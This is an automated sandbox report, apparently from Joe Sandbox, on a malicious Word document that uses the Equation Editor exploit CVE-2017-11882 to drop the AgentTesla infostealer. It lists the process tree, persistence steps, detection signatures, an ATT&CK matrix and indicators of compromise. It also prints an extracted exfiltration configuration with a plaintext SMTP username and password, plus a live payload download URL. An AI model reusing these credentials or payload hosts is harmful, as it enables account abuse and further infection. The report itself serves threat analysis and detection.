ID: 502702
Sample Name: Specification.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:25:38
Date: 14/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Specification.doc

Overview


General Information

Sample Name:	Specification.doc
Analysis ID:	502702
MD5:	a9c264b36e9a8b..
SHA1:	b123be7f2024962.
SHA256:	a386ffc6861f5dd…
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Installs a global keyboard hook
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Office equation editor starts process…
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…
- Office equation editor drops PE file
- .NET source code contains very larg…
- Hides that the sample has been dow…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1916 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 684 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - edufyrigefy4utwgqeoriufj4ce.exe (PID: 1184 cmdline: C:\Users\user\AppData\Roaming\edufyrigefy4utwgqeoriufj4ce.exe MD5: 60997F0CBBC87CE8E5581B38C39F78B7)
    - schtasks.exe (PID: 2552 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yxnDFepLbf' /XML 'C:\Users\user\AppData\Local\Temp\tmp7B0A.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - edufyrigefy4utwgqeoriufj4ce.exe (PID: 2820 cmdline: C:\Users\user\AppData\Roaming\edufyrigefy4utwgqeoriufj4ce.exe MD5: 60997F0CBBC87CE8E5581B38C39F78B7)
- newapp.exe (PID: 2852 cmdline: 'C:\Users\user\AppData\Roaming\newapp\newapp.exe' MD5: 60997F0CBBC87CE8E5581B38C39F78B7)
  - schtasks.exe (PID: 2856 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yxnDFepLbf' /XML 'C:\Users\user\AppData\Local\Temp\tmpEC63.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - newapp.exe (PID: 2924 cmdline: C:\Users\user\AppData\Roaming\newapp\newapp.exe MD5: 60997F0CBBC87CE8E5581B38C39F78B7)
- newapp.exe (PID: 2628 cmdline: 'C:\Users\user\AppData\Roaming\newapp\newapp.exe' MD5: 60997F0CBBC87CE8E5581B38C39F78B7)
  - schtasks.exe (PID: 236 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yxnDFepLbf' /XML 'C:\Users\user\AppData\Local\Temp\tmp10D3.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - newapp.exe (PID: 2712 cmdline: C:\Users\user\AppData\Roaming\newapp\newapp.exe MD5: 60997F0CBBC87CE8E5581B38C39F78B7)
  - newapp.exe (PID: 1136 cmdline: C:\Users\user\AppData\Roaming\newapp\newapp.exe MD5: 60997F0CBBC87CE8E5581B38C39F78B7)
  - newapp.exe (PID: 2656 cmdline: C:\Users\user\AppData\Roaming\newapp\newapp.exe MD5: 60997F0CBBC87CE8E5581B38C39F78B7)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "yashanka.patabandige@dlmahtea.co",
  "Password": "FocusYourSEF@123",
  "Host": "mail.privateemail.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000011.00000002.663485397.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000011.00000002.663485397.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000007.00000002.663533545.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.663533545.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000008.00000002.483735795.00000000035B F000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 34 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
11.2.newapp.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
11.2.newapp.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
17.2.newapp.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
17.2.newapp.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
7.2.edufyrigefy4utwgqeoriufj4ce.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 28 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

Office equation editor drops PE file

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress To Transfer 1
Default Accounts	Exploitation for Client Execution 1 3	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Stand Port 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Local Accounts	Scheduled Task/Job 1	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 2	NTDS	Security Software Discovery 2 1 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Application Layer Protocol 3
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.newapp.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
17.2.newapp.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
7.2.edufyrigefy4utwgqeoriufj4ce.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
sauberprint.com	0%	Virustotal		Browse
windowsupdate.s.llnwi.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://www.collada.org/2005/11/COLLADASchema9Done	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.sia.it/secsrv/repository/CRL.der1	0%	Avira URL Cloud	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.globaltrust.info0=	0%	Avira URL Cloud	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.rootca.or.kr/rca/cps.html0	0%	URL Reputation	safe	
http://pki-root.ecertpki.cl/CertEnroll/E-CERT%20ROOT%20CA.crl0	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://https://www.catcert.net/verarrel	0%	URL Reputation	safe	
http://www.disig.sk/ca0f	0%	URL Reputation	safe	
http://www.sk.ee/juur/crl/0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersignroot.crl0	0%	URL Reputation	safe	
http://crl.xrampsecurity.com/XGCA.crl0	0%	URL Reputation	safe	
http://www.quovadis.bm0	0%	URL Reputation	safe	
http://www.trustdst.com/certificates/policy/ACES-index.html0	0%	URL Reputation	safe	
http://www.firmaprofesional.com0	0%	URL Reputation	safe	
http://https://www.netlock.net/docs	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_2_ca_II.crl	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/publicnotaryroot.html0	0%	URL Reputation	safe	
http://www.e-trust.be/CPS/QNcerts	0%	URL Reputation	safe	
http://crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAI.crl0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://www.acabogacia.org0	0%	URL Reputation	safe	
http://crt.sectigo.co	0%	Avira URL Cloud	safe	
http://https://ca.sia.it/seccli/repository/CPS0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	0%	URL Reputation	safe	
http://sauberprint.com/lupin/booobb.exe	0%	Avira URL Cloud	safe	
http://crl.securetrust.com/STCA.crl0	0%	URL Reputation	safe	
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAIII.crl0	0%	URL Reputation	safe	
http://Nbucou.com	0%	Avira URL Cloud	safe	
http://www.valicert.com/1	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://OT3VeV4yt7mB0FaAITS.org	0%	Avira URL Cloud	safe	
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAII.crl0	0%	URL Reputation	safe	
http://https://ocsp.quovadisoffshore.com0	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersignroot.html0	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://ca.sia.it/secsrv/repository/CRL.der11	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://www.ancert.com/cps0	0%	URL Reputation	safe	
http://ca.sia.it/seccli/repository/CRL.der0J	0%	URL Reputation	safe	
http://www.echoworx.com/ca/root2/cps.pdf0	0%	URL Reputation	safe	
http://https://www.netlock.hu/docs/	0%	URL Reputation	safe	
http://www.a-cert.at/certificate-policy.html0;	0%	URL Reputation	safe	
http://www.crc.bg0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.privateemail.com	198.54.122.60	true	false		high
sauberprint.com	143.95.246.178	true	true	• 0%, Virustotal, Browse	unknown
windowsupdate.s.llnwi.net	178.79.242.128	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://sauberprint.com/lupin/booobb.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
143.95.246.178	sauberprint.com	United States		62729	ASMALLORANGE1US	true
198.54.122.60	mail.privateemail.com	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	502702
Start date:	14.10.2021
Start time:	10:25:38

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Specification.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winDOC@22/19@14/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:27:14	API Interceptor	58x Sleep call for process: EQNEDT32.EXE modified
10:27:16	API Interceptor	1313x Sleep call for process: edufyrigefy4utwgqeoriufj4ce.exe modified
10:27:21	API Interceptor	3x Sleep call for process: schtasks.exe modified
10:27:43	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run newapp C:\Users\user\AppData\Roaming\newapp\newapp.exe
10:27:51	API Interceptor	1083x Sleep call for process: newapp.exe modified
10:27:51	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run newapp C:\Users\user\AppData\Roaming\newapp\newapp.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.54.122.60	EDO0944848.exe	Get hash	malicious	Browse	
	UIO90236789.exe	Get hash	malicious	Browse	
	UIEWD03242532223245.exe	Get hash	malicious	Browse	
	Sipari#U015f0071021.exe	Get hash	malicious	Browse	
	PO_SA00100721,xlsx.exe	Get hash	malicious	Browse	
	DHL-0020210610778.pdf.exe	Get hash	malicious	Browse	
	AoHPCgaPVk.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Pdf-WA051021.exe	Get hash	malicious	Browse	
	Informe bancario.pdf.exe	Get hash	malicious	Browse	
	Ref-0052410031.pdf.exe	Get hash	malicious	Browse	
	VUvp8POLke.exe	Get hash	malicious	Browse	
	Daman_inquiry_0345,pdf.exe	Get hash	malicious	Browse	
	UIB094322.exe	Get hash	malicious	Browse	
	Jcaru7eAnh.exe	Get hash	malicious	Browse	
	Detalles del pago.pdf.exe	Get hash	malicious	Browse	
	DHL-2021300970013.pdf.exe	Get hash	malicious	Browse	
	DHL-70202129003511.pdf.exe	Get hash	malicious	Browse	
	Detalles del pago.pdf.exe	Get hash	malicious	Browse	
	Payment_N#U00ba 2120779,pdf.exe	Get hash	malicious	Browse	
	Rl8i5hZwCx.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
windowsupdate.s.llnwi.net	Trade Details.vbs	Get hash	malicious	Browse	• 178.79.242.128
	MTSMEXP-30012021,pdf.exe	Get hash	malicious	Browse	• 178.79.242.128
	vbc.exe	Get hash	malicious	Browse	• 178.79.242.0
	REMITTANCE-54324.exe	Get hash	malicious	Browse	• 178.79.242.128
	Farbestfoods.AP Summary.2752.html	Get hash	malicious	Browse	• 178.79.242.128
	iAuPyHuUkk.exe	Get hash	malicious	Browse	• 178.79.242.0
	ORDER CONFIRMATION.exe	Get hash	malicious	Browse	• 178.79.242.128
	HqiJ8HpbxU.exe	Get hash	malicious	Browse	• 178.79.242.0
	PEKv5PX7Wq.exe	Get hash	malicious	Browse	• 178.79.242.0
	R6QyqCNJgljVTjY.exe	Get hash	malicious	Browse	• 178.79.242.0
	SsbgfSoVLC.exe	Get hash	malicious	Browse	• 178.79.242.0
	pvHBhNUyIm.exe	Get hash	malicious	Browse	• 178.79.242.0
	Request For New Qoute - Ist Order.exe	Get hash	malicious	Browse	• 178.79.242.0
	569vj51Zrs.exe	Get hash	malicious	Browse	• 178.79.242.0
